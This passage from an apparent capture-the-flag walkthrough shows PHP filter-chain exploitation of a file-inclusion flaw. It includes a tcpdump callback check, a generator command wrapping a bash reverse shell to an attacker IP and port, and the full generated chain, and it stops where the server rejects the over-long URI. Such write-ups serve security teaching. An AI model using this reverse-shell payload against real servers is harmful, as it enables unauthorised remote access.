

But to fix that we can change the last part of the resource to resource=auth.php or any file we know exists instead of temp.
So let's start our tcpdump.
┌─[]─[10.200.102.0]─[jimmex@attacker]─[~/HSM/Traverse]
└──╼ [★]$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel

Then invoke the chain after changing the resource to something that ends with .php and as you can see we got pings back so let's use that to get a shell.
Shell as traverse-docs
So we can get a reverse shell chain using the tool just changing the command.
┌─[]─[10.200.102.0]─[jimmex@attacker]─[~/HSM/Traverse/php_filter_chain_generator]
└──╼ [★]$ python3 php_filter_chain_generator.py --chain '<?php system("bash -c \"bash -i >& /dev/tcp/10.200.102.0/4444 0>&1\""); ?>'
[+] The following gadget chain will generate the following code : < ?php system("bash -c \"bash -i > & /dev/tcp/10.200.102.0/4444 0>&1\""); ?> (base64 value: PD9waHAgc3lzdGVt
KCJiYXNoIC1jIFwiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4yMDAuMTAyLjAvNDQ0NCAwPiYxXCIiKTsgPz4)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOLATIN5.ISO_6937-2|convert.iconv.C
P950.UTF-16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-e
ncode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base
64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.b
ase64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L
6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500.L4|convert.iconv.ISO_8859-2.ISO-IR-103|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|c
onvert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.DEC.UTF-16|convert.iconv.ISO8859-9.I
SO_6937-2|convert.iconv.UTF16.GB13000|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.ico
nv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|conver
t.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|convert.
iconv.8859_4.BIG5HKSCS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UH
C.CP1361|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.DEC.UTF-16|convert.iconv.ISO8859-9.ISO_6937-2|convert.iconv.UTF16.GB13000|convert
.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|con
vert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.
UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|con
vert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.base64-decode|convert.base64-encode|convert.ico
nv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|convert
.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500-1983.UCS-2BE|convert.iconv.MIK.UCS2|convert.base64-decode|convert.base64-enc
ode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.
iconv.UTF8.UTF7|convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.i
conv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.ISO-8859-14.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF1
6|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG
5.JOHAB|convert.iconv.CP950.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.R9.I
SO6937|convert.iconv.OSF00010100.UHC|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.base64-d
ecode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UT
F8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500.L4|convert.iconv.ISO_8859-2.ISO-IR-103|convert.base64-decode|convert.base64-encode|co
nvert.iconv.UTF8.UTF7|convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.iconv.UTF16BE.866|convert.iconv.MACUKRAINIAN.WCHAR_T|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1162.UTF32|convert.iconv.L4.T.61|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF
16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.icon
v.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.iconv.UTF16BE.866|co
nvert.iconv.MACUKRAINIAN.WCHAR_T|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.base64-decod
e|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOLATIN5.ISO_6937-2|convert.iconv.CP950.UTF-16BE|convert.base64-decode|conver
t.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP869.UTF-32|conver
t.iconv.MACUK.UCS4|convert.iconv.UTF16BE.866|convert.iconv.MACUKRAINIAN.WCHAR_T|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF1
6|convert.iconv.8859_4.BIG5HKSCS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|convert.base64-deco
de|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|c
onvert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|c
onvert.iconv.CP950.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WI
N|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.ISO6937.8
859_4|convert.iconv.IBM868.UTF-16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.R9
.ISO6937|convert.iconv.OSF00010100.UHC|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.ic
onv.CP949.UTF32BE|convert.iconv.ISO_69372.CSIBM921|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|c
onvert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|co
nvert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.BIG5HKSCS.UTF16|convert.base64-decode|convert.base64-enco
de|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.ISO-8859-14.UCS2|convert.base64-decode|convert.
base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|conver
t.iconv.DEC.UTF-16|convert.iconv.ISO8859-9.ISO_6937-2|convert.iconv.UTF16.GB13000|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UNIC
ODE|convert.iconv.ISIRI3342.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|convert.ico
nv.ISIRI3342.ISO-IR-157|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decod
e|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.SJIS|convert.base64-decode|convert.base64-encode|c
onvert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.base64-enc
ode|convert.iconv.UTF8.UTF7|convert.iconv.864.UTF32|convert.iconv.IBM912.NAPLPS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF
16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.ba
se64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5
.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP950.SHIFT_JISX0213|convert.iconv.UHC.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|conver
t.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.CP1163.CSA_T500|convert.iconv.UCS-2.MSCP949|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UT
F7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.ico
nv.DEC.UTF-16|convert.iconv.ISO8859-9.ISO_6937-2|convert.iconv.UTF16.GB13000|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|con
vert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP950.SHIFT_J
ISX0213|convert.iconv.UHC.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG
5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.ic
onv.CP950.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO88597.UTF16|convert.iconv.RK1048.UCS-4LE|convert.iconv.UTF32.CP1167|con
vert.iconv.CP9066.CSUCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|conv
ert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.
UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-4LE.OSF05010001|convert.iconv.IBM912.UTF-16LE|convert.base64-decode|convert.base64-encode|convert.icon
v.UTF8.UTF7|convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI
8-U.IBM-932|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361|co
nvert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.DEC.UTF-16|convert.iconv.ISO8859-9.ISO_6937-2|convert.iconv.UTF16.GB13000|convert.base64-dec
ode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7
| convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-de
code|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.864.UTF32|convert.iconv.IBM912.NAPLPS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|c
onvert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|con
vert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BI
G5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|conve
rt.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base6
4-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.ISO6937.8859_4|convert.iconv.IBM868.UTF-16LE|convert.base64-decode|co
nvert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.ic
onv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert
.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SH
IFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.
iconv.865.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.ic
onv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-
16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-dec
ode/resource=php://temp
But when we pass that as is we get 414 because the URI is too large to be processed by the server.
The chain gets massively larger just by adding a character (compared to the URI maximum characters) and it makes it harder to get a shell on the system.
